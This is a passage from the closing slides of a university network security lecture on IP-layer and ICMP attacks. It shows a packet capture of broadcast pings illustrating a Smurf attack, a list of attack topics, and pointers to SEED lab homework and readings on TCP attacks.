64 bytes from 192.168.1.94: icmp_seq=6 ttl=32 time=76.220 m
```

What happened if we ping to the broadcast address?


192.168.1.94	192.168.1.48	ICMP	98 Echo (ping) reply	id=0x68ae, seq=0/0, ttl=32
192.168.1.36	192.168.1.48	ICMP	98 Echo (ping) reply	id=0x68ae, seq=0/0, ttl=64
192.168.1.48	192.168.1.255	ICMP	98 Echo (ping) request	id=0x68ae, seq=1/256, ttl=64 (no response found!)
192.168.1.48	192.168.1.255	ICMP	98 Echo (ping) request	id=0x68ae, seq=2/512, ttl=64 (no response found!)
192.168.1.94	192.168.1.48	ICMP	98 Echo (ping) reply	id=0x68ae, seq=2/512, ttl=32
192.168.1.94	192.168.1.48	ICMP	98 Echo (ping) reply	id=0x68ae, seq=2/512, ttl=64
699.. 2566.2075..	192.168.1.36	ICMP	98 Echo (ping) request	id=0x68ae, seq=3/768, ttl=64 (no response found!)
699.. 2567.1067..	192.168.1.48	ICMP	98 Echo (ping) reply	id=0x68ae, seq=3/768, ttl=32
699.. 2567.2196..	192.168.1.94	ICMP	98 Echo (ping) reply	id=0x68ae, seq=3/768, ttl=64
699.. 2567.2372..	192.168.1.36	ICMP	98 Echo (ping) request	id=0x68ae, seq=4/1024, ttl=64 (no response found!)
699.. 2568.1098..	192.168.1.48	ICMP	98 Echo (ping) reply	id=0x68ae, seq=4/1024, ttl=32
699.. 2568.1412..	192.168.1.94	ICMP	98 Echo (ping) reply	id=0x68ae, seq=4/1024, ttl=64
699.. 2568.1653..	192.168.1.36	ICMP	98 Echo (ping) reply	id=0x68ae, seq=4/1024, ttl=64
699.. 2569.1124..	192.168.1.48	ICMP	98 Echo (ping) request	id=0x68ae, seq=5/1280, ttl=64 (no response found!)

How to prevent Smurf Attack?



Various attacks using ICMP

- ICMP Flooding
- Reconnaissance



<https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/>



Summary



- The Role of the IP layer
- IP Header
- IP Fragmentation and Attacks
- Routing
- ICMP and Attacks



Homework



- **IP and ICMP Attacks Lab ([Link](#))**

- The objective of this lab is for students to gain the first-hand experience on various attacks at the IP layer.
- **Working in a team (your final-project team) or individually.**



For next time...



Ready for next class:

- ❑ Tentative topic: **Transport Layer and Attacks**
- ❑ Reading and practicing (in advance):
 - SEED book, Chapter 16
 - Refs: <https://www.handsongsecurity.net/resources.html>
 - SEED Lab: TCP Attacks Lab and Mitnick Attack Lab
 - Refs:
 - https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/
 - https://seedsecuritylabs.org/Labs_20.04/Networking/Mitnick_Attack/



Hôm nay, kết thúc!

- Nghi Hoàng Khoa
- khoanh@uit.edu.vn
- www.inseclab.uit.edu.vn
- NT101 – An toàn Mạng máy tính

